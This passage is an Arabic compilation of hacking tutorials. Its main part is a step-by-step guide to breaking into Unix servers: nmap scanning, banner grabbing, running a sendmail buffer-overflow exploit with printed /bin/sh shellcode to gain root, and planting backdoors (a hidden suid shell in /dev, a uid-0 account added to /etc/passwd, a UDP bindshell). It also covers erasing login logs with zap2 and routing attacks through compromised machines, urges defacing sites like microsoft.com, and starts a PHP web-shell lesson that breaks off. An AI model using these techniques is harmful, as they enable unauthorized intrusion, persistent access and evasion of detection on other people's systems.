ثم سيطلب منك كلمة السر القديمة وهي طبعا معك !!وتدخل كلمة السر الجديدة ..

للبحث عن معلومة معينة تكتب الأمر التالي ..

grep phone Black \$

وهذا بافتراض انك طلبت ارقام الهاتف الخاصة بالمستخدم الآخر

ولعمل نسخ من ملف الى ملف آخر تكتب الآتي ..

cp letter letters \$

إذا اردت عمل محادثة مع مستخدم آخر على اتصال فتكتب الأمر التالي ::
write \$

ولمعرفة من يوجد على النظام نكتب الآتي ::
who \$

safadM tty1 april 19 2:30

paul tty2 april 19 2:19

gopher tty3 april 19 2:31

وإذا اردت قراءة الملف المحتوي على كلمات السر المظلمة يجب ان تكون قد دخلت على النظام باستخدام حساب المدير نفسه .. ولاستعراض ملف كلمات السر نكتب ::

cat /etc/passwd \$

root:F943/sys34:0:1:0000:/:

sysadm:k54doPerate:0:0:administration:usr/admin:/bin/rsh

checkfsys:Locked;;0:0:check file system:/usr/admin:/bin/rsh

وقد يظهر حساب آخر للمدير كالتالي ::

Black:chips11,43:34:3:Mr dooom:/usr/Black:

وهذا يعني انه يمكن للمستخدم الاحتفاظ بكلمة السر لمدة ثلاثة اسابيع بدون تغيير وانه يجب ان يغيرها كل ستة اسابيع ..

استعراض ملف المجموعة كالتالي ::

ls /etc/group \$

root::0:root

adm::2:adm,root

bluebox::70:

ويمكن ان يحتوي ملف المجموعة على كلمات سر أو لا يحتوي !!
إذا كان لا يحتوي على كلمة سر فانه يمكن ان تصبح انت مديرا للنظام في حالة دخولك بكلمة سر لمستخدم عادي وليس كمدير للنظام وذلك بعدة طرق

" شرح مفصل من الألف إلى الياء في احتراف اختراق المواقع عن طريق لينكس "

\$\$\$\$\$\$\$\$\$\$\$\$

الكاتب: أيسر

\$\$\$\$\$\$\$\$\$\$\$\$

UNIX Usage IN HackinG

اهلا بكم جميعا

في البدايه احب ان انوه ان هناك العديد من الدروس الجميله فعلا .. و لكنها قديمه و ليست up to date لذلك اكتب لكم هذاالدرس المطول لكي يكون مكانا للمبتدئين يمكن ان يستفيدوا منه و اتمنى فعلا ان يحوز على اعجابكم (:
-بعض المصطلحات الهامه :

كثير من الناس يحبون ان يطلقوا على كل من ال pc , servers , supercomputers و غيرها كلمه **BOX**

النظام الذي سوف نقوم باختراقه يحتوي عاده على العديد من اليوزرز ..بالاضافه لليوزرز تستطيع ان تطلق على الرئيس هناك كلمه **root ...** و هو يكون **superuser** ، و هو الادمين او المدير على النظام....
بالنسبه لانتظمة التشغيل :

طبعا .. لا يمكنك ان تخترق باستخدام نظام التشغيل **windows** .. بل تحتاج الى اي نظام مشتق من نظام التشغيل اليونيكس ..
حسنا .. السؤال هو لماذا هذه الانتظمة بالذات ... و لماذا لا يصلح الويندوز؟؟
لسببين :

١- الانترنت اغلبه اجهزه شغاله على اليونيكس سيستمز ... و نادر لما تلاقي جهاز شغال على الويندوز **nt . 9x**
اذن اقل حاجه حتى تخترق جهاز او سيرفير شغال على اليونيكس ..يجب ان تكون ملما بنظام التشغيل هذا..
لذا من الافضل انك تركبه في جهازك ..
٢-طبعا .. معظم الدوات و اكواد الاكسبلويتات مصممه للعمل في بينه اليونيكس ..

اوكي ... ما هي توزيعات اليونيكس؟؟ و اللينكس؟؟

بالنسبه لليونيكس .. فهو منقسم الي قسمين :

١- يونيكس تجاري .(غير مجاني)

٢- يونيكس مفتوح المصدر و مجاني **open source**

بالنسبه لليونيكس التجاري لا يمكن ان تركبه على جهازك العادي ..لذا فيمكنك تجاهله الان (:
اما المجاني فيوجد منه عده عائلات

BSD-

و هي الاقدم و الاصعب في الاستعمال .. و من الافضل لك الا تستعملها الا اذا كنت ترغب في تركيب سيرفير على الجهاز

...

يوجد اللينكس ..و هو طبعا غني عن التعريف

طبعا .. يوجد منه العديد من التوزيعات و ان كان افضلها هي **SuSe** (لم اجرىها و لكن اسمع الكثير من الناس يشكرون في هذه التوزيعه)
 اما بالنسبه لاسهل توزيعه فهي **MDK** و قد وضعت هنا بعض الدروس الخاصه بالمندريك يمكنك تحميلها و قرائتها ..
 ان لم تجد مكانا تحصل منه على اللينكس يمكنك مراسلتي على ايميلي و نحدد مكانا لتسليمك نسخه من الماندرريك ٩ او الريد هات ٧,٢ (ثمن الاسطوانات البلاتك و النسخ فقط)
 على اي حال .. للينكس مميزات كثيره .. امن ... مستقر .. مجاني .. يمكنك تطويره ليلائم امكانيات جهازك ..

- الانترنت

.. ماذا ... تريد ان تخترق .. جميل جميل .. تريد ان تخترق جهازك ام ماذا؟؟
 اه.. تريد ان تخترق اجهزه مبحره في الانترنت ... اذن .. دعنا نبحر على الانترنت (:)

انا عارف انك حصلت على الدرس ده من الانترنت .. لكن هذا كان عن طريق الويندوز .. لكن انت اليوم انسان مختلف .. انت انسان لينكسي .. ذه فلسفه محترمه ..
 اذن يجب ان تبحر الى الانترنت من نظام اليونيكس .. لن اساسا يجب ان تعرف المودم بتاعك على اللينكس حسب التوزيعه اللي عندك .. حاول تعرف المودم .. حثلاقي ان اللينكس لم يجد اي مودم موصل بالجهاز؟؟
 ما هذا .. لا تتعجب ..

فكل المودمات الداخليه **internal** يطلقون عليها **winmodems** ..
 لماذا لانها مصممه اساسا للعمل تحت نظام التشغيل **windows** .. ارجوك لا تلوم اللينكس .. بل يجب ان تلوم صانع كروت الفاكس الداخليه هذه (:)
 اوكي .. اما بالنسبه للمودم الخارجي **external** فهو مودم حقيقي **real or true modems**
 ... يوجد العديد من المودمز الخارجيه مثل **acorp , u.s. robotics**
 يجب ان تتأكد ان المودم يكون **serial** و ليس **USB**
 على اي حال خلينا في موضوعنا ...
 خلاص .. ادخل على الانترنت من خلال ال **isp** وذلك من خلال نظام اللينوكس (:)

اهم حاجه قبل الشروع في الاختراق هي ان تحاول الا يتم الايقاع بك و كشف محاولتك لاخترق سيريفير معين ..
 و طبعا هنك و سائل عديده لذلك لن اتطرق اليها لان هناك العديد من الشروح المتميزه في مجال حمايه وازاله الاثر
 الخصهم في نقطتين او ثلاثه :
 ١- ايك ان تحاول ان تسجل في موقع تحاول اختراقه .. و لا حتى باسامي مزوره لان هذا قد يجعلك عرضه لكشف الاي بي الخاص بك
 و من ثم ال **isp** ثم رقم هاتفك و صباح الفل ...ت
 ٢- ايك ان تتباهى باختراقاتك ابدأ اما غير المهتمين بامور الهاك ...
 ٣- احاول الا تخترق دامن من خلال جهازك ... لا لا .. انت فهمتني غلط .. مش قصدي يعني تروح لنت كافيه (:)

جهازك <=====> الجهاز الضحيه ... ده مش مامون .. لكن
 جهازك <=====> جهاز وسيط <=====> السيرفير الضحيه .. ده كده كويس اوي
 طيب ايه الجهاز الوسيط ده .. ده ممكن يكون مثلا جهاز مخترق من قبل او شيل اكاونت .

طبيب ماهو الشيل اكاونت: هو عبارته عن خدمه حيث يمكنك من خلالها التحكم في جهاز من بعيد و هذا الجهاز عليه نظام اليونيكس
 طبعا من غير ان تقوم باختراق هذا الجهاز ..و يوجد العديد ممن يقدمون هذا الحدمه مجانا ..
 ٤- حاول ان لا تخترق اجهزه خطيره و مهمه مثل gov .mil او سيرفيرات اجب عليك قبل ان edu. و غيرها من هذا النمط.
 ٥- هذه النقطة تعتمد على بعض تقنيات الفريكينج .. لعمل اخفاء لرقم تليفونك عن مزود الخدمه لديك .
REdirecting

-فحص المواقع ومنافذ ال TCP :

يجب عليك قبل ان تقوم بالاختراق ان تعرف كيف يمشي الانترنت .. انه يعتمد على بروتوكول يدعى
TCP/IP

و بعض البروتوكولات الاخرى
 طبيب ... ركز معايا ابوس ايدك =D
 المفروض ان كل جهاز على النت بيكون فيه بورتات مفتوحه ..هذا البورتات يمكنك ان تقوم من خلالها
 بارسال الداتا
 من جهاز الى ذلك الجهاز ..هذه البورتات المفتوحه (المفتوحه فقط) تكون على استعداد دائما لتلقي الداتا
 من ريموت بوكس
 دائما ما ترتبط البورتات المفتوحه بما يسمى بخدمه .. service <<
 و هذا الخدمه service تكون مستضافه من خلال ديمون daemon or server
 اذن .. ال ديمون هذا اذا قام صاحب الموقع بفتحه في السيرفير فانه يقوم بفتح منفذ في السيرفير ..لكي يقوم
 ال ديمون هذا من خلاله بتقديم الخدمه الملعونه =D
 و هذه بعض الخدمات مع البورتات الخاصه بهم ..لكن طبعا هناك كثير

FTPd	FTP	٢١
telnetd	Telnet	٢٣
(!sendmail (yes	SMTP	٢٥
apache	HTTP	٨٠
qpop	POP3	١١٠

حرف d في اخر كلمه ftp , telnet ..etc اختصار لكلمه daemon

مثال : لو سيادتكم قمت بزياره هذا العنوان من خلال المتصفح مثلا www.host.net مالذي يحدث؟؟
 يقوم المتصفح بالاتصال بالموقع من خلال بورت ال TCP رقم ٨٠
 ثم يقوم بارسال الامر

GET /HTTP/1.1 /index.html
 و اوامر اخرى كثيره ..
 ثم بعد ذلك يقوم الموقع المطلوب بارسال كود ال HTML الخاص بالصفحه index.html

الشيء الطريف ان ال daemons دي مليئه بالثغرات الامنيه الخطيره ...و هو ده اللي احنا محتاجينه
 <=

اذن لكي تقوم باختراق موقع يجب ان تعرف اي ال daemons الموجوده على السيرفير لذلك يجب عليك
 ان تعرف

ماهي المنافذ المفتوحة في السيرفير المستهدف ...أذن كيف تحصل عى المعلومات هذه ..
 من خلال ما ال port scanners ... السكاترز هي عباره عن برامج تحول ان تتصل بالسيرفير المستهدف
 من خلال جميع المنافذ ..و ذلك لمعرفة اي البورتات المفتوحة
 في هذا السيرفير ...اشهر هذا السكاترز هي الاداه nmap بواسطه fyodor و لحسن الحظ يوجد نسخه
 منها خاصه بالويندوز و !!.. ايه ده ..؟؟
 احنا مش اتفقنا نسي الويندوز ده خالص =>

[/http://members.lycos.co.uk/linuxdude/e3sar](http://members.lycos.co.uk/linuxdude/e3sar)

طيب ..بالنسبه للينكس يمكننا ان نحصل على نسخه nmap على هيئه rpm
 و لتركيبتها اتبع التالي :

```
bash-2.03$ rpm -i nmap-2.53-1.i386.rpm
```

ثم نقوم بالتشغيل .. و ان شاء الله سنحاول على مدار الدرس باستخدام الموقع target.edu كمثال لموقع
 مستهدف ..

اتبع التالي :

```
bash-2.03$ nmap -sS target.edu
```

Starting nmap V. 2.53 by fyodor@insecure.org (
 (/www.insecure.org/nmap

:(Interesting ports on target.edu (xx.xx.xx.xx

The 1518 ports scanned but not shown below are in state: closed)

Port	State	Service
tcp	open	ftp/٢١
tcp	open	telnet/٢٣
tcp	open	smtp/٢٥
tcp	open	http/٨٠
tcp	open	pop3/١١٠

Nmap run completed -- 1 IP address (1 host up) scanned in 34
 seconds

أذن لقد قام ال nmap بعمل فحص شامل على الموقع و قام بمعرفه المنافذ المفتوحة كم ترى!!
 أذن يمكننا ان نعرف ايضا اي الخدمات و ال daemons الموجوده في الموقع target.edu
 لكن يلزمنا اداه معينه للاتصال بالموقع من احد هذا المنافذ ..فكر معي ماهي هذه الاداه؟؟?
 نعم انها التلنت .. اه .. صحيح ان التلنت هوه خدمه ..من خلال التلنت ديمون .. و لكنه ايضا عباره عن
 برنامج بسيط ..يمكنك من خلاله الاتصال باي موقع بمنفذ معين من خلال ال TCP ..تعال نشوف مثال :

```
bash-2.03$ telnet target.edu 21
...Trying xx.xx.xx.xx
.Connected to target.edu
```



```

.[^] Escape character is
.target.edu FTP server (SunOS 5.6) ready ٢٢٠
quit
.Goodbye ٢٢١
Connection closed by foreign host

```

اهاااا

دول دلونا على معلومات قيمه اوي اوي (:
 ١- نظام التشغيل هناك هو SunOS 5.6
 ٢- ديمون الاف تي بي هناك هو ال standard اللي بييجي مع نظم السن sunOS

تعال نجرب بورت تاني نتصل بيه من التلنت :

```

bash-2.03$ telnet target.edu 25
...Trying xx.xx.xx.xx
.Connected to target.edu
.[^] Escape character is
target.edu ESMTP Sendmail 8.11.0/8.9.3; Sun, 24 Sep 2000 ٢٢٠
09:18:14 -0
(EDT) ٤٠٠
quit
target.edu closing connection ٢,٠,٠ ٢٢١
.Connection closed by foreign host

```

ايضا استفدنا معلومات قيمه هي ان ديمون smtp هو ال sendmail و ان اصداره هو ٨,١١,٠ / ٨,٩,٣

جميل جميل ..طيب لماذا نحتاج الى هذا المعلومات؟؟ لان الاكسبلويت و الثغره الموجوده دائما تعتمد على ال daemon الموجود و على نظام التشغيل ..لكن توجد مشكله وهي ان بعض المعلومات قد يمكن ان تكون مزوره او غير صحيحه ازاي؟؟؟تابع معايا كده :

بالاداه nmap

```
bash-2.03$ nmap -sS target.edu
```

```

Starting nmap V. 2.53 by fyodor@insecure.org (
( /www.insecure.org/nmap
:(Interesting ports on target.edu (xx.xx.xx.xx
The 1518 ports scanned but not shown below are in state: closed)

```

Port	State	Service
tcp	open	ftp/٢١
tcp	open	telnet/٢٣

```

tcp open smtp/٢٥
tcp open http/٨٠
tcp open pop3/١١٠

```

**TCP Sequence Prediction: Class=random positive increments
(!Difficulty=937544 (Good luck
Remote operating system guess: Linux 2.1.122 - 2.2.14**

**Nmap run completed -- 1 IP address (1 host up) scanned in 34
seconds**

يانهار اسود |:
نظام التشغيل اللي الاداه قامت بتخمينه هو لينكس !!!!!
مش كان sunOS !!!!! اه يا و لاد الكلب =@

بس احنا برده لازم نعرف توزيعه اللينكس الوجوده .. لكن نقدر نقول ان المعلومات اللي جمعناها كفايه و
ممکن تمشي
طيب .. كده احنا قمن بعمل سكان على الموقع و لكن ممكن احد الادمينز لو عرف ان اننا قمنافحص موقعه
... اعتقد نه حيكون زعلان منن و حنا مش عايزين الادمين يزعل مننا لذلك
استخدمنا الاختيار -Ss على اي حل فان عمل سكان لموقع يعتبر عمل شرعي لا مشاكل فيه =D
لمزيد من المعلومات راجع:
bash-2.03\$ man nmap

رفع ادواتك على شل اكونت ..
(هذه الخطوه اذا كن عندك شيل اكاونت و مش عايز تخترق من جهازك)
اتبع التالي :

```

bash-2.03$ ls
program.c
sh-2.03$ ftp shell.com
Connected to shell.com
.shell.com FTP server (SunOS 5.6) ready ٢٢٠
Name: luser
.Password required for luser ٣٣١
:Password
.User luser logged in ٢٣٠
ftp> put program.c
.PORT command successful ٢٠٠
.(ASCII data connection for program.c (204.42.253.18,57982 ١٥٠
.Transfer complete ٢٢٦
ftp> quit
Goodbye ٢٢١

```

طبعا هذه الطريقة ن خلال ftp و هي غير محببه لانها تقوم بعمل ملفات اللوج لذلك يفضل لك ان تقوم بنسخ سورس كود الاكسبلويت و لصقها في ملف في الشيل .

sh-2.03\$ vi exploit.c

ثم انسخ الكود ثم افتح تيرمينال ثاني و اتصل بالشيل و الصق الكود في ملف و سميه بامتداد .c كده انت رفعت الاكسبلويت بتاعتك للشيل اكاونت .

وكومبايل للاكسبلويت و بعدين اعملها رن على الهوست المستهدف

sh-2.03\$ gcc program.c -o program

sh-2.03\$./program

ملحوظه : عيب اوي انك تاخذ الامرين دول كقاعده مسلم بيها.. كل اكسلود و له اوامره الخاصه في الكومبايل و له طريقه في التشغيل تظهر هذا الطريقه في التعليق البرمجي او في ال usage .

- استغلال الثغرات المختلفه :-

هذا اهم جزا في الموضوع .بمجرد ان تعرف ماهو نظام التشغيل عند الموقع المستهدف و ايضا الديمونز الشغاله على السيرفير

فيمكنك ان تذهب الى اي دتا بيز اللي بتقدم اكسبلويت ..و دي موجوده بكثره على الانترنت

http://www.linux.com.cn/hack.co.za

مثلا ده فيه كل حاجه ممكن تتخيله ..مقسمه الى ديمونات و نظم تشغيل

و لكن ..ماهي الاكسبلويت ؟؟

الاكسبلويت عباره عن سورس كود عاده مكتوب فبلغه السي او البيرل المهم ان

الاكسبلويت دي تقوم باستغلال منطقه معينه في السيرفير ..في حاله **TARGET.EDU**

يمكننا ان نستخدم الاكسبلويت الخاصه ب **sendmail 8.11.0** او اي ديمون اخر

على فكره العيال ديما اسمعهم يقولوا ان السند ميل هو اكبر ديمون معرض للاختراق ..مش عارف ايه

السند ميل اساسا ؟؟

طيب رروح للدرس ده و نت تعرف :

http://www.pharaonics.net/less/Networks/124.htm

فيه حاجه لازم تعرفها .ان لما تشغل اكسبلويت على سيرفير معين ..ايه الفوائد اللي جتعود عليك (غير طبعا

اختراق الموقع)

حتحصل على حاجتين اتنين ..اول حاجه شيل عادي

ثاني حاجه و ده المهم بالنسبه لنا مايسمى بالرووت شيل ..

طبعا انت لو اخدت رويت شيل على السيرفير اذن فانت كده تمتلك كفه الصلاحيات و ممكن تعمل كل اللي

انت عايزه ..ممكن تستعمل الرووت شيل ده كجهاز و سيطر زي ما قلت في اول الدرس

دتا بيز صغيره للاكسبلويتات هي : **www.securityfocus.com**

www.insecure.org/sploits.html

..طيب زي ما قلت ان كل اكسبلويت مختلفه عن الاخرى و يجب عليك ان تقرا الكود بتاعها او التعليقات اذا

كنت لا تفهم في لغه البرمجه ..

من اسهل و اشهر الاكسبلويتات هي البقر او فر فلو ... يقوم هذه الاكسبلويت بعمل (دربكه في الديمون)

مم يؤدي الى تشغيل الكود الذي تريده

يقوم هذا الكود بتشغيل شيل في السيرفير لذلك فهو يسمى شيل كود shell code
 طبعا يختلف هذا الكود تبعا لنظام التشغيل .. لذلك يجب علينا ان نعرف نظم التشغيل المستخدم في السيرفير
 لو شوفنا كود اكسبلويت معينه ممكن نلاقي ده

```
= []char shellcode
  \"
\"xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b
  \"
\"x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd
  ؛\"x80\xe8\xdc\xff\xff\xff/bin/sh\"
```

اها..دهه للينكس و يقوم بتشغيل الشيل اللي في المسار دهه bin/sh/ طبعا لو السيرفير بتاعك شغال على نظام تشغيل اخر اذن يجب عليك ان تغير الشيل كود
 ده الى اخر يناسب النظام المستهدف ..طبعا ممكن تلاقى شيل كودس لجميع نظم التشغيل في مواقع
 السيكيورتي المختلفه.

...
 زي ما قلت يجب عليك البانك متستعملش جهازك في الاختراق .. و انما تستخدم جهازا وسيطا او شيل
 اكاونت ..طريقه لدخول الى الشيل اكاونت كالتالي

```
bash-2.03$ telnet myshellaccount 23
...Trying xx.xx.xx.xx
.Connected to yourshellaccount
.[^' Escape character is
Welcome to yourshellaccount
login: malicioususer
(Passwd: (it doesn't display
.<Last login: Fry Sep 15 11:45:34 from <yourIPaddress
sh-2.03
```

طيب لو عندنا اكسبلويت للسند ميل اسمها exploit.c
 و هي تعمل بفر اوفر فلو .. يمكننا اولاً عمل الكومبايل و تشغيله كالتالي:
 sh-2.03\$ gcc exploit.c -o exploit

```
sh-2.03$ ./exploit
This is a sendmail 8.9.11 exploit
usage: ./exploit target port
sh-2.03$./exploit 25 target.edu
```

جميل جميل ...\$معناها اننا اخدنا شيل هناك
 تعال نشوف وضعنا ايه على السيرفير :
 whoami\$
 root

يا عيني ..كده انا بقيت روت (=)
 طيب فيه العديد من الاكسبلويتت مش بتخليك روت على السيستم..و انما تديك بس شيل هنال
 لذلك يجب عليك ن تقوم برفع اكسبلويتت اخر لوكل **local**
 للحصول على الرروت في النظام...تذكر ن تحاول ان تتجنب رفع الاكسبلويتات بالالف تي بي على قدر
 المستطاع(احنا عايزينك =))
 فيه اكسبلويتات اخرى تعطيك صلاحية اظهار ملف الباسورد..اي تي سي =>

-وضع باك دور :-
 جميل .. اذن فقد اخذنا روت على السيستم ..ماذا بعد ؟؟؟فعلا انت في امكانك ان تقوم بتغيير الموقع او
 الصفحة الرئيسييه
 كل ما عليك ان تبحث عن الاندكس في اي مكان او باستخدام الامر فايند ..
 لكن هذا بصراحه و من غير زعل ..ده شغل اللامر لان عيب اوي انك تفرد عضلاتك على موقع **edu**.
 فاعلم الهاكرز بامكانهم اختراق هذه الدومينات
 و لكن انصحك جدبا بتغيير الصفحة الرئيسييه في موقع محترم مثل
microsoft.com , ibm.com etc
 او المواقع السيئه المحتوى كالاباحيه او التي تسبب الدين ... على اي حل مش موضوعنا دهه
 طيب احنا دلوقتي عايزين نحتفظ بالموقع دهه ..تذكر الثلاث اجهزه اياهم
 جهازك-----< جهاز وسيط-----< الجهاز المستهدف .
 اذن نجعل ايه دلوقتي؟؟
 في حاجه ..انت لو كتبت **exit** حططع بره السيرفير ده و تعود للشيل بتاعك و عشان ترجع تاني يلزمك
 نفس الخطوات
 و في هذه الفتره قد يحتمل ان يكون الادمين قد قام بتغيير الباسورد او ركب باتش للديمون المصاب او قام
 بعمل اب جريد له
 مما يؤدي ان تفشل الاكسبلويت في عملها ..و الحل؟؟
 بس احنا دلوقتي روت و ممكن نعمل اللي في نفسنا ...اذن نركب باك دور يسمح لنا بالعوده بعد ذلك في
 اي وقت ..
 احسن باك دور هوه الهاك اتاك ..صعب ان النورتون يكشفه و ممك...اه =|=|
 ايه الكلام ده ياد يا ايسر ؟؟؟؟
 هاك اتاك =|!!!!!!
 اسف نسيت ... (=)
 طبعا الباك دورز في موضوعي ده تختلف تماما عن الكلام الفاضي ده و لا مواخذة
 طبعا الباك دورز دي عايزالها موضوع لواحد ان شاء احطه لكم قريبا .. لكن انا ساذكر لكم الاساسيات
 فقط ..

١- ازاي تعمل **sushi**؟؟؟؟
 لكي تقوم بعمل **sushi** او **suid shell** يلزمك ان تقوم بنسخ ال **bin/sh/**
 الى مكان خفي و نقوم باعطاءه صلاحيات ال **suid** كالتالي :
sh-2.03\$ cp /bin/sh /dev/null
 هههههه
 في اغلب الاحيان الادمين لا ينظر داخل الدايركتوري **dev** .. و لو حصل و نظر دخله فانه لن يشعر بشيء
 غريب لان فيه ملف اساسا اسمه **null**
D= لا ده احنا عيال جدعان اوي **D=**

```
sh-2.03$ cd /dev
sh-2.03$ chown root nul
```

نعطي الشيل الصلاحيات اللي احنا عايزينها :-

```
sh-2.03$ chmod 4775 nul
```

٤٧٧٥ معناها ال `suid` اللي احنا عايزينها .

خلي بالك ان الامر `chmod +s nul` ممكن ميشتغلش في بعض الانظمة .. خليك مع الامر الاول بيعمل في كله ..

كده خلصنا مهمتنا .. تعالي نطلع بره كده و نشوف

```
sh-2.03$ exit
```

بعد ٨٠ يوم لو رجعنا `D=` تعال نشوف كده اللي حيحصل :

```
sh-2.03$ whoami
```

```
luser
```

```
sh-2.03$ /dev/nul
```

```
sh-2.03$ whoami
```

```
root
```

احنا سوبر يوزرز الان بكل سهوله (=

فيه مشكله .. في كثير من الشيلز تمنع اعطاء صلاحيات ال `suid` يعني مينفعش نحصل على ال `sushi`

و في هذه الحالة يلزمنا ان نرفع للسيرفير المخترق شيل خاص تاني اسمه `sash` و هو اختصار ل `A`

`stand-alone shell`

ذو اوامر خاصه به ...

و هو يسمح باعطاء صلاحيات ال `suid` ل `bin/sh/` اذن نقدر نعمل الان ال `sushi`

٢- كيف نضيف يوزرز مزورين ؟؟

طبعا انت روت و تقدر تعمل تغيير في الملف `etc/passwd/` و ممكن من خلال الملف ده انك تضيف

اي حد انت عايزه

باستعمال المحرر `vi` :-

```
sh-2.03$ vi /etc/passwd
```

طبعا لازم يكون عندك فكره عن كيفيه استخدام المحرر `vi`

في الملف ده حتلاقي سطر لكل يوزر عادي يكون على الشكل ده

```
luser:passwd:uid:gid:stardir:shell
```

في حاله السوبر يوزرز بيكون ال `uid & gid = 0`

اذن اضع السطر ده :

```
dood::0:0:dood:/:/bin/sh
```

و كده انت ضفت سوبر يوزر للنظام

```
sh-2.03$ su dood
```

```
sh-2.03$ whoami
```

```
dood
```

طبعا احنا رويت ..ليه لان الاخ dood كل من ال gid و ال uid يساوي صفر

٣- كيف تضع bindshell ؟

bindshell عباره عن ديمون شبيه جد بال telnetd في الحقيقه التلنت ديمون عباره عن بايند شيل

..

البائند شيل هذا يقوم بفتح بورت او منفذ يعني و لكنه ليس منفذ TCP بل منفذ UDP

و طبعا بيعطيك شيل عند الاتصال بهذا البورت ..

الطريف و الشيق في الموضوع انه الادمين لما يجي يعمل سكان على الجهاز بتاعه للتأمين عاده و في

اغلب الاحيان السكن يكون

على منافذ ال TCP و نادرا جدا ان يعمل سكان على منافذ بروتوكول UDP

- عمليه ازاله الاثار :-

في نظام اليونيكس ..عندما تقوم بالدخول الى حسابك .. فنكا ترى رساله عند اول الدخول تعلمك باخر مره

قمت بها بالدخول و رقم الاي بي الذي دخلت منه ..

يعني سيادتك لو دخلت باسم يوزر و بعد كده اليوزر ده دخل حياقي الرساله دي

.<Last login: Sun Sep 24 10:32:14 from <yourIPAddress

و طبعا سيادتك كده حتتكشف

لان اليوزر ده لو كان ناصح حبيعت ايميل للادمين و يقوله و يبلغه باللي حصل

و طبع الادمين في الحال حبيعتله رساله و يقوله :-

متخافش يا واد ده واحد دخل على الحساب بتاعك و الاي بي بتاعه موجود .. و ن ان شاء الله

حاتصل بمزود الخدمه في المنطقه و اساله عن رقم التلفون و ان شاء ابلغ البوليس ..

و بالهنا و الشفا (=)

المعلومات دي موجوده في المناطق دي

usr/adm/lastlog/

var/adm/lastlog/

var/log/lastlog/

يمكنك مسحهم باستخدام lled و دي ممكن تلاقيها في اي موقع مهمت ..

بيكون معاه ملف للمساعد اقره لكي تعرف طريقه الاستخدام ...

في حاله استخدام ftp لرفع الادوات يتخلف عن ذلك معلومات ايضا يمكنك ازلتها

باستخدام wted و هو شبيهه بالاده السابقه lled

ماذا لو طبقنا الامر who و لقينا معنا الرووت ؟؟

sh-2.03\$ who

root tty1 Sep 25 18:18

ممكن في الحاله دي نستخدم zap2

: luser لوسمك

```
sh-2.03$ ./zap2 luser
!Zap2
sh-2.03$ who
sh-2.03$
```

.....

" درس عن الـ PHP Shell (الجزء الأول) "

\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$

الكاتب: Arab VieruZ

\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$

موضوع للبي اتش بي شل يشرح الطرق والخداع المستخدمة و اوامر لينكس
البي اتش بي شيل ملف يرعب كل صاحب موقع على سيرفر وحله اسهل مما يمكن

الموضوع بسيط جداً لكن سأطوله قليلاً فسمحولي (:)

الجزء الأول :

^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^

اوامر لينكس

امر سرد الملفات : a-ls

سرد جميع الملفات المخفية او غيرها

امر عرض محتويات الملف : e-cat او cat (هام جدا)

فتح الملف وعرض محتوياته

امر حذف الملف : f-rm

لحذف الملف الذي تريد

امر حذف المجلد : d-rm

لحذف المجلد الذي تريد

امر النسخ : i-cp

لنسخ الملف الذي تريد

امر اعادة التسمية : mv

لأعادة التسمية

ملاحظة : لمعرفة المزيد من اوامر لينكس قم بشراء الكتب وللحصول على معلومات اكثر لأمر من الأوامر


كم بوضع الأمر ثم **help**

مثال : **help--ls**

الجزء الثاني :

^^^^^^^^^^

كيفية تنفيذ الأوامر :



١- ستجد مربع للكتابة قم بكتابة الأمر المراد تنفيذه

٢- هنا تعرض الملفات والمجلدات

٣- هنا تعرض المجلدات فقط

٤- مكان الفلودر الذي تعمل عليه الآن

٥- ضع العلامة ليخبرك ما يحدث عند وجود خطأ

الجزء الثالث :

AAAAAAAAAA

الخدع والطرق لتحميل هذا الملف :

هنا تأتي المشكله !!!

لكن ليست مستحيله وسنستعرض بعض الطرق التي اتبعها انا شخصياً

